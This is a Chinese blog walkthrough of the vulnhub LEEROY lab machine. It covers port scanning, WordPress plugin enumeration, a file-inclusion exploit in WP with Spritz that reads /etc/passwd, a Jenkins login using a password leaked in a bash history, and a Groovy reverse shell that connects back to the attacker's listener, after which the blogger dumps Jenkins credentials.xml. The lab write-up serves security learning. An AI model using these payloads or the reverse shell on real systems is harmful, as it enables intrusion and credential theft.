

vulhub - LEEROY: 1 writeup

原创

一支神经病 于 2021-05-24 10:31:42 发布 66 收藏

分类专栏: [VM破解](#) 文章标签: [ssl oscp vulnhub 提权](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Jiajiajiang_/article/details/117108761

版权



[VM破解](#) 专栏收录该内容

18 篇文章 1 订阅

订阅专栏

就点:

hosts

wordpress

jenkins

https

sudo -l

主机发现 && 端口扫描

```
Currently scanning: Finished! | Screen View: Unique Hosts
13 Captured ARP Req/Rep packets, from 4 hosts. Total size: 780
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.154.1     00:50:56:c0:00:08   1      60  VMware, Inc.
192.168.154.2     00:50:56:e2:7e:b8   6     360  VMware, Inc.
192.168.154.254   00:50:56:e7:96:1e   2     120  VMware, Inc.
192.168.154.133   00:0c:29:9e:b8:89   4     240  VMware, Inc.
```

终于是一台端口多一些的机器了

```
(kali@kali)-[~/vuln/adam]
└─$ sudo nmap -sV -p- 192.168.154.133
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-20 21:42 EDT
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 90.00% done; ETC: 21:43 (0:00:00 remaining)
Nmap scan report for 192.168.154.133
Host is up (0.00064s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         nginx 1.17.10 (Ubuntu)
8080/tcp   open  http         Jetty 9.4.27.v20200227
13380/tcp  open  ssl/unknown
33060/tcp  open  mysqlx?

```

好了来吧

漏洞挖掘

22

首先呢ssh的版本是比较新的。

```
(kali㉿kali)-[~/vuln/adam]
└─$ searchsploit openssh 8.2
Exploits: No Results
Shellcodes: No Results

(kali㉿kali)-[~/vuln/adam]
└─$ searchsploit openssh
```

Exploit Title	Path
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation	linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service	multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution	freebsd/remote/17462.txt
glibc-2.2 / openssh -2.3.0p1 / glibc 2.1.9x - File Read	linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow	novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite	linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One	unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow	linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)	unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (2)	unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service	multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation	linux/local/41173.c
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection	multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Priv	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files	multiple/remote/46516.py
OpenSSH /PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident	linux/remote/26.sh
OpenSSH /PAM 3.6.1p1 - Remote Users Discovery Tool	linux/remote/25.c
OpenSSH d 7.2p2 - Username Enumeration	linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack	multiple/remote/3303.sh


```
Shellcodes: No Results
```

https://blog.csdn.net/Jiajiajiang_


好的，那么还是从web下手吧，有俩。

80


就一图片 啥也不是



ctrl + U , 啥也不是



扫目录, 啥也不是



啥也不是


404 Not Found

nginx/1.17.10 (Ubuntu)

https://blog.csdn.net/Jiajiajiang_

8080

是个登录框




Welcome to Jenkins!

 Keep me signed in

https://blog.csdn.net/Jiajiajiang_


扫目录只发现robots.txt



```
# we don't want robots to click "build" links
User-agent: *
Disallow: /
```

13380

访问跳转leeroy.htb，去hosts文件加一下




Burp Suite Community Edition

Error

Unknown host: leeroy.htb


加好了



```
(kali@kali)-[~/mytools/dirsearch]
└─$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
192.168.154.133 leeroy.htb

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```

有站点了



救命，又是wordpress，没有新意，好吧，做就是了。

```
(kali@kali)-[~/mytools/dirsearch]
└─$ wpscan --url http://leeroy.htb:13380 -eu
```

```
[i] User(s) Identified:  Remember Me 

[+] leeroy
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

爆破着密码先，我们找找插件


```
[i] Plugin(s) Identified:
```

```
[+] bbpress
```

```
Location: http://leeroy.htb:13380/wp-content/plugins/bbpress/
```

```
Last Updated: 2020-11-06T01:28:00.000Z
```

```
[!] The version is out of date, the latest version is 2.6.6
```

```
Found By: Urls In Homepage (Passive Detection)
```

```
Version: 2.6.4 (80% confidence)
```

```
Found By: Readme - Stable Tag (Aggressive Detection)
```

```
- http://leeroy.htb:13380/wp-content/plugins/bbpress/readme.txt
```

```
[+] buddypress
```

```
Location: http://leeroy.htb:13380/wp-content/plugins/buddypress/
```

```
Last Updated: 2021-04-14T05:04:00.000Z
```

```
[!] The version is out of date, the latest version is 7.3.0
```

```
Found By: Urls In Homepage (Passive Detection)
```

```
Version: 5.2.0 (100% confidence)
```

```
Found By: Query Parameter (Passive Detection)
```

```
- http://leeroy.htb:13380/wp-content/plugins/buddypress/bp-core-css/admin
```

没什么 一个个searchspolit

```
[+] wp-with-spritz
```

```
Location: http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/
```

```
Latest Version: 1.0 (up to date)
```

```
Last Updated: 2015-08-20T20:15:00.000Z
```

```
Found By: Urls In Homepage (Passive Detection)
```

```
Version: 4.2.4 (80% confidence)
```

```
Found By: Readme - Stable Tag (Aggressive Detection)
```

```
- http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/readme.txt
```

Exploit Title	Path
WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion	php/webapps/44544.php

Shellcodes: No Results

```
(kali@kali) - [~/vuln]
└─$ cat 44544.php
# Exploit Title: WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion
# Date: 2018-04-25
# Exploit Author: Wadeek
# Software Link: https://downloads.wordpress.org/plugin/wp-with-spritz.zip
# Software Version: 1.0
# Google Dork: intitle:("Spritz Login Success") AND inurl:("wp-with-spritz/wp.spritz.login.success.html")
# Tested on: Apache2 with PHP 7 on Linux
# Category: webapps

1. Version Disclosure

/wp-content/plugins/wp-with-spritz/readme.txt

2. Source Code

if(isset($_GET['url'])){
$content=file_get_contents($_GET['url']);
}

3. Proof of Concept

/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd
/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=http(s)://domain/exec
```

直接上手吧

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin
/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,/,/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin systemd-
timesync:x:102:104:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,/,/var/lib/tpm:/bin/false
uuid:x:107:112:/:/run/uuid:/usr/sbin/nologin tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin
/nologin lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false jenkins:x:112:117:jenkins,/,/var/lib/jenkins:/bin/bash leeroy:x:1000:1000:/:/home/leeroy:/bin/bash
mysql:x:113:119:MySQL Server,/,/nonexistent:/bin/false
```

getshell

格局小了，竟然是直接读文件，就行。

行了去8080吧

```
1 ipconfig
2 ifconfig
3 apt-get update
4 ap-tget upgrade
5 apt-get upgrade
6 sudo apt-get install openjdk-8-jdk
7 sudo apt-get install nginx
8 wget -q -O - https://pkg.jenkins.io/debian/jenkins-ci.org.key | sudo apt-key add -
9 wget https://pkg.jenkins.io/debian-stable/binary/jenkins_2.222.3_all.deb -O $1 --no-check-certificate
10 sudo sh -c 'echo deb http://pkg.jenkins.io/debian-stable binary/ > /etc/apt/sources.list.d/jenkins.list'
11 sudo apt-get update
12 sudo apt-get install jenkins
13 echo "z1n$AiWY40HWeQ@KJ53P" > /var/lib/jenkins/secrets/initialAdminPassword
14 sudo su -
15
```

```
echo "z1n$AiWY40HWeQ@KJ53P" > /var/lib/jenkins/secrets/initialAdminPassword
```

用户名是admin

顺利登录了

想办法从这里getshell

参考一篇文章：<https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6>

没错这就叫，天下文章一大抄，看你会找不会找

Manage Jenkins -> Script Console

写个反弹shell

<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>

```
String host="192.168.154.129";
int port=443;
String cmd="bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStr
```

开监听

```
(kali㉿kali)-[~/vuln/leeroy]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
```

run

反弹回来了

```
(kali㉿kali)-[~/vuln/leeroy]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.154.129] from (UNKNOWN) [192.168.154.133] 37586
```

```
(kali㉿kali)-[~/vuln/leeroy]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.154.129] from (UNKNOWN) [192.168.154.133] 37586
whoami
jenkins
ls
bin
boot
cdrom
dev arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the
etc on, out, it will go to the server's stdout, which is harder to see.) Example:
home
lib Jenkins.instance.pluginManager.plugins)
lib32
lib64s from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.
libx32
lost+found
media
mnt ng cmd="bash";
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
```

https://blog.csdn.net/Jiajiajiang_

翻文件

```
cat credentials.xml
<?xml version='1.1' encoding='UTF-8'?>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@2.3.7">
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
    <entry>
      <com.cloudbees.plugins.credentials.domains.Domain>
        <specifications/>
      </com.cloudbees.plugins.credentials.domains.Domain>
      <java.util.concurrent.CopyOnWriteArrayList>
        <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          <scope>GLOBAL</scope>
          <id>d74a6bca-af9a-4dfb-94dd-4f358ef164dd</id>
          <description>WP Login</description>
          <username>leeroy</username>
          <password>{AQAAABAAAAAgXBY00AVEoYA0D9oynQjqAa+7QnySTgsMd4BbZa9QmVexM+9KFi508Efj0Dn1lXhx}</password>
        </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
      </java.util.concurrent.CopyOnWriteArrayList>
    </entry>
  </domainCredentialsMap>

```

https://blog.csdn.net/Jiajiajiang_

```
<?xml version='1.1' encoding='UTF-8'?>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@2.3.7">
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
    <entry>
      <com.cloudbees.plugins.credentials.domains.Domain>
        <specifications/>
      </com.cloudbees.plugins.credentials.domains.Domain>
      <java.util.concurrent.CopyOnWriteArrayList>
        <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          <scope>GLOBAL</scope>
          <id>d74a6bca-af9a-4dfb-94dd-4f358ef164dd</id>
          <description>WP Login</description>
          <username>leeroy</username>
          <password>{AQAAABAAAAAgXBY00AVEoYA0D9oynQjqAa+7QnySTgsMd4BbZa9QmVexM+9KFi508Efj0Dn1lXhx}</password>
        </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
      </java.util.concurrent.CopyOnWriteArrayList>
    </entry>
  </domainCredentialsMap>

```

